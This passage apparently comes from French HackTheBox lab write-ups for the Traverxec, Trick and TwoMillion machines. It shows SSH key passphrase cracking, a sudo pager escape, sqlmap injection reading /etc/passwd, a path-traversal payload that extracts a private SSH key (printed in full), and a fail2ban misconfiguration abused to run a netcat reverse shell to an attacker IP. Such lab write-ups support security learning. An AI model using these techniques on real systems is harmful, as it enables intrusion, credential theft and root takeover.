On peut voir qu'il y a la clef rsa de connexion de l'utilisateur cela peut permettre de nous connecter en SSH, mais la clef est verouillé par un mot de passe, on peut utiliser ssh2john pour décrypter le mot de passe de la clef :

```
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:00 DONE (2025-02-12 00:39) 100.0g/s 19200p/s 19200c/s 19200C/s carolina..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Le mot de passe découvert est `hunter` on peut à présent utiliser la clef rsa afin de se connecter en SSH avec l'utilisateur david :

```
ssh -i id_rsa david@10.10.10.165
The authenticity of host '10.10.10.165 (10.10.10.165)' can't be established.
ED25519 key fingerprint is SHA256:AbyOr506Yqq/VclZ900M6Ijj6qCoveykzcpc/cuIB14.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.165' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$
```

On obtient accès à la machine avec l'utilisateur david

Privilege Escalation

Il nous faut à présent l'accès root sur la machine. Pour cela on continue l'enumeration du système et on découvre qu'il y a un script présent dans le dossier "bin" de l'utilisateur on affiche son contenu :

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

Sur la dernière ligne du script on peut voir qu'est executé la commande sudo, on lance le script pour voir le résultat :

```
david@traverxec:~/bin$ ./server-stats.sh
                                                                    .----.
                                                                .---------. | == |
   Webserver Statistics and Data                                |.-"""""-.| |----|
         Collection Script                                      ||       || | == |
          (c) David, 2019                                       ||       || |----|
                                                                |'-.....-'| |::::|
                                                                '")---("' |___.|
                                                               /:::::::::::\"    "
                                                              /:::=======:::\
                                                          jgs '"""""""""""""'

Load:  18:46:26 up  9:51,  1 user,  load average: 0.00, 0.00, 0.00

Open nhttpd sockets: 1
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Tue 2025-02-11 08:54:56 EST, end at Tue 2025-02-11 18:46:26 EST. --
Feb 11 08:54:58 traverxec systemd[1]: Starting nostromo nhttpd server...
Feb 11 08:54:58 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid
 (yet?) after start: No such file or directory
Feb 11 08:54:58 traverxec systemd[1]: Started nostromo nhttpd server.
Feb 11 08:54:58 traverxec nhttpd[522]: started
Feb 11 08:54:58 traverxec nhttpd[522]: max. file descriptors = 1040 (cur) / 1040 (max)
```

Le script semble afficher les 5 dernières ligne de journalctl en utilisant un afficheur de texte de type "less" cela peut etre exploité en lançant la commande sur un terminal réduit qui va executer less puis en executant bash dessus :

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Tue 2025-02-11 08:54:56 EST, end at Tue 2025-02-11 18:54:42 ES
Feb 11 08:54:58 traverxec systemd[1]: Starting nostromo nhttpd server...
Feb 11 08:54:58 traverxec systemd[1]: nostromo.service: Can't open PID file /va
Feb 11 08:54:58 traverxec systemd[1]: Started nostromo nhttpd server.
Feb 11 08:54:58 traverxec nhttpd[522]: started
Feb 11 08:54:58 traverxec nhttpd[522]: max. file descriptors = 1040 (cur) / 104
lines 1-6/6 (END)
!/bin/bash
root@traverxec:/home/david/bin# cd /root/
root@traverxec:~#
```

On obtient ainsi l'accès root sur la machine

Trick

Reconnaissance

Machine cible Adresse IP : `10.10.11.166`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.166
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-22 22:32 CET
Nmap scan report for 10.10.11.166
Host is up (0.057s latency).
Not shown: 65531 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp open  domain
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http
|_http-title: Coming Soon - Start Bootstrap Theme

Nmap done: 1 IP address (1 host up) scanned in 68.35 seconds
```

Le scan révèle qu'il y a 4 ports ouverts, le port 22 pour SSH le port 25 pour SMTP, le port 53 pour DNS et le port 80 pour un serveur web avec Nginx version 1.14.2.
Le site web est une page présentant la mise en ligne prochaine du site, il est possible de renseigner une adresse mail. Selon Wappalyzer le site web utilise le CMS Umbraco.
On recherche le nom de domaine avec un reverse DNS pour trouver le nom de domaine :

```
dig @10.10.11.166 -x 10.10.11.166

; <<>> DiG 9.20.4-3-Debian <<>> @10.10.11.166 -x 10.10.11.166
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34712
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6ee8c63ad5adf68cd7f5f0bd67916c95d860c549ad4906be (good)
;; QUESTION SECTION:
;166.11.10.10.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
166.11.10.10.in-addr.arpa. 604800 IN    PTR     trick.htb.

;; AUTHORITY SECTION:
11.10.10.in-addr.arpa.  604800  IN      NS      trick.htb.

;; ADDITIONAL SECTION:
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1

;; Query time: 15 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (UDP)
;; WHEN: Wed Jan 22 23:09:25 CET 2025
;; MSG SIZE  rcvd: 163
```

On lance une zone transfert DNS après avoir ajouté le nom de domaine dans le fichier host :

```
dig axfr @10.10.11.166 trick.htb

; <<>> DiG 9.20.4-3-Debian <<>> axfr @10.10.11.166 trick.htb
```

```
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 123 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Wed Jan 22 22:56:09 CET 2025
;; XFR size: 6 records (messages 1, bytes 231)
```

Cela nous permet de découvrir un nouveau nom de domaine : `preprod-payroll.trick.htb` cette fois lorsque l'on navique sur la page du site on atterit sur une page demandant une authentification avec un login et un mot de passe. le code source identifie que le site est un Payroll Management System qui permet de gerer les ressources humaine.

Exploitation

Après recherche il semble que le code de Payroll Management System soit vulnérable aux injections SQL, on utilise donc sqlmap pour découvrir un point d'injection du site vulnérable :

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --data="username=abc&password=abc"
-p username --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:14:21 /2025-01-22/
...
sqlmap identified the following injection point(s) with a total of 210 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=abc' AND (SELECT 6160 FROM (SELECT(SLEEP(5)))KzMR) AND 'ZoLA'='ZoLA&password=abc
---
...
```

sqlmap a découvert un point d'injection, lançons à présent une commande afin d'énumérer les permission du système :

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --data="username=abc&password=abc"
-p username --privileges
...
database management system users privileges:
[*] %remo% [1]:
    privilege: FILE
...
```

sqlmap a découvert que l'utilisateur de la base de données avait pour permission FILE se qui veut dire que l'on peut probablement lire les fichiers système. On lance donc une commande pour lire lefichier `/etc/passwd` :

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --data="username=abc&password=abc"
-p username --batch --file-read=/etc/passwd
...
F6C6F67696E0A68706C69703A783A3131353A373A48504C4950207379737465 6D20757365722C2C2C3A2F7661722F72756E
2F68706C69703A2F62696E2F66616C73650A44656269616E2D67646D3A783A3131363A3132343A476E6F6D6520446973706
C6179204D616E616765723A2F7661722F6C69622F67646D333A2F62696E2F66616C73650A737973746564D642D636F726564
756D703A783A3939393A3939393A73797374656D6420436F72652044756D7065723A2F3A2F7573722F7362696E2F6E6F6C6
F67696E0A6D7973716C3A783A3131373A3132353A4D7953514C2053657276657722C2C2C3A2F6E6F6E6578697374656E743A
2F62696E2F66616C73650A737368643A783A3131383A36353533343A3A2F72756E2F737368643A2F7573722F7362696E2F6
E6F6C6F67696E0A706F73746669783A783A3131393A3132363A3A2F7661722F73706F6F6C2F706F73746669783A2F757372
2F7362696E2F6E6F6C6F67696E0A62696E643A783A3132303A3132383A3A2F7661722F63616368652F62696E643A2F75737
22F7362696E2F6E6F6C6F67696E0A6D69636861656C3A783A313030313A313030313A3A2F686F6D652F6D69636861656C3A
2F62696E2F626173680A
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from
the back-end DBMS file system? [Y/n] Y
```

```
[11:26:23] [INFO] retrieved: 2351
[11:26:33] [INFO] the local file '/home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/
_etc_passwd' and the remote file '/etc/passwd' have the same size (2351 B)
files saved to [1]:
[*] /home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd (same file)

[11:26:33] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
preprod-payroll.trick.htb'

[*] ending @ 11:26:33 /2025-01-23/
```

On affiche ensuite le contenu du fichier sauvegardé contenant les noms d'utilisateur du système :

```
cat /home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
```

On essaie à présent d'extraire le contenu du fichier de configuration nginx :

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --data="username=abc&password=abc"
-p username --batch --file-read=/etc/nginx/sites-enabled/default
...
6C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A0909666173746367695F7061737320756E6
9783A2F72756E2F7068702F706870372E332D66706D2E736F636B3B0A097D0A7D0A0A0A736572766572207B0A096C697374
656E2038303B0A096C697374656E205B3A3A5D3A38303B0A0A097365727665725F6E616D652070726570726F642D6D6172
B6574696E672E747269636B2E6874623B0A0A09726F6F74202F7661722F7777772F6D61726B65743B0A09696E6465782069
6E6465782E7068703B0A0A096C6F636174696F6E202F207B0A09097472795F66696C657320247572692024572692F203D3
430343B0A097D0A0A2020202020202020206C6F636174696F6E207E205C2E70687024207B0A2020202020202020202020
202020696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A2020202020202020202020
0202020206661737463676957061737320756E69783A2F72756E2F7068702F706870372E332D66706D2D6D696368161656C
2E736F636B3B0A2020202020202020207D0A7D0A0A736572766572207B0A2020202020202020206C697374656E2038303B0A202
020202020206C697374656E205B3A3A5D3A38303B0A0A2020202020202020207365727665725F6E616D652070726570726F
642D706179726F6C6C2E747269636B2E6874623B0A0A2020202020202020726F6F74202F7661722F7777772F706179726F6
C6C3B0A2020202020202020696E64657820696E6465782E7068703B0A0A2020202020202020206C6F636174696F6E202F207B
0A2020202020202020202020202020207472795F66696C657320247572692024572692F203D3430343B0A20202020202
020207D0A0A2020202020202020206C6F636174696F6E207E205C2E70687024207B0A2020202020202020202020202020202020
696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A2020202020202020202020202020202
020666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2E736F636B3B0A20202020
```

```
202020207D0A7D0A
do you want confirmation that the remote file '/etc/nginx/sites-enabled/default' has been successfully
downloaded from the back-end DBMS file system? [Y/n] Y
[11:57:47] [INFO] retrieved: 1058
[11:57:57] [INFO] the local file '/home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files
/_etc_nginx_sites-enabled_default' and the remote file '/etc/nginx/sites-enabled/default' have the same
size (1058 B)
files saved to [1]:
[*] /home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default
(same file)

[11:57:57] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
preprod-payroll.trick.htb'

[*] ending @ 11:57:57 /2025-01-23/
```

On affiche le contenu du fichier sauvegardé nginx :

```
cat /home/yoyo/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        server_name trick.htb;
        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}


server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
```

On découvre un nouveau nom d'hotes dans le fichier : `preprod-marketing.trick.htb` on l'ajoute dans le fichier d'hote et on visite la page web, le site cette contient différents liens dont une page de service, lorsque l'on s'y rend l'URL charge un fichier php : `index.php?page=services.html` il est donc possible que le site soit vulnérable à une File Local Inclusion, on lance donc une requete pour essayer d'extraire le fichier `/etc/passwd` :

```
curl http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//....//....//....
//etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
```

La vulnérabilité sur la page est bien confirmé.
On peut à présent extraire le fichier id_rsa de l'utilisateur michael afin de se connecter en ssh :

```
curl http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//....//....//....//
home/michael/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNElMAqURSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VlEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAgQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQQh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNxg1yYHeHTu868/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPOvwHD9rrgn
In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNWO6MfEDxYr9DP
```

```
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHzrxi+
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

On enregistre le contenu du fichier puis on se connecte en ssh :

```
ssh -i id_rsa michael@10.10.11.166
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$
```

On obtient ainsi accès à la machine avec l'utilisateur michael

Privilege Escalation

Il nous faut à présent les droits root. Pour cela on commence par enumérer les permissions de l'utilisateur :

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart

michael@trick:~$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
```

L'utilisateur peut lancer la commande permettant de relancer `fail2ban` avec les droits root. L'utilisateur fait partie du groupe "security" de plus en affichant les droits de l'utilisateur, on remarque que ce groupe est le même que celui utilisé pour le script avec les droits root :

```
michael@trick:~$ ls -la /etc/fail2ban/action.d
total 288
drwxrwx--- 2 root security  4096 Jan 23 11:00 .
...
```

En explorant le dossier contenant le fail2ban on découvre le fichier de configuration suivant :

```
michael@trick:/etc/fail2ban/action.d$ cat iptables-multiport.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed once at the end of Fail2Ban
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
```

```
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
```

Ce fichier contient les actions a effectuer lorsqu'un utilisateur est ban, il n'y a pas les droits d'ecriture sur ce fichier mais on peut le copier coller pour en avoir les droits, car on fait partie du meme groupe :

```
michael@trick:/etc/fail2ban/action.d$ mv iptables-multiport.conf .old
michael@trick:/etc/fail2ban/action.d$ cp .old iptables-multiport.conf
michael@trick:/etc/fail2ban/action.d$ ls -l iptables-multiport.conf
-rw-r--r-- 1 michael michael 1420 Jan 23 11:11 iptables-multiport.conf
```

On peut à présent éditer le fichier en ajoutant l'execution d'un fichier contenant un reverse shell :

```
### Modification du fichier de configuration fail2ban
...
# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = /tmp/shell.sh
...

### Creation du reverse shell
michael@trick:~$ echo "nc -nv 10.10.16.7 1234 -e /bin/bash" > /tmp/shell.sh
michael@trick:/etc/fail2ban/action.d$ chmod +x /tmp/shell.sh

### redémarrage du service
michael@trick:/etc/fail2ban/action.d$ sudo /etc/init.d/fail2ban restart
sh: 0: getcwd() failed: No such file or directory
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
```

A présent on peut essayer de provoquer le ban en lançant plusieurs tentatives de connexion en ssh afin d'executer le script et d'obtenir le reverse shell :

```
### Tentative de connexion en ssh
ssh michael@trick.htb

### Reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.166] 51594
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

On obtient ainsi l'accès root sur la machine

TwoMillion

Reconnaissance

Machine cible Adresse IP : `10.10.11.221`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.221
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 15:24 CET
Nmap scan report for 10.10.11.221
Host is up (0.018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Il semble qu'il y ait 2 ports ouverts, le port SSH et HTTP, on ajoute l'url `2million.htb` puis on lance un scan des URL avec Feroxbuster :

```
feroxbuster --url http://2million.htb/ --depth 2 --wordlist /usr/share/wordlists/dirb/common.txt


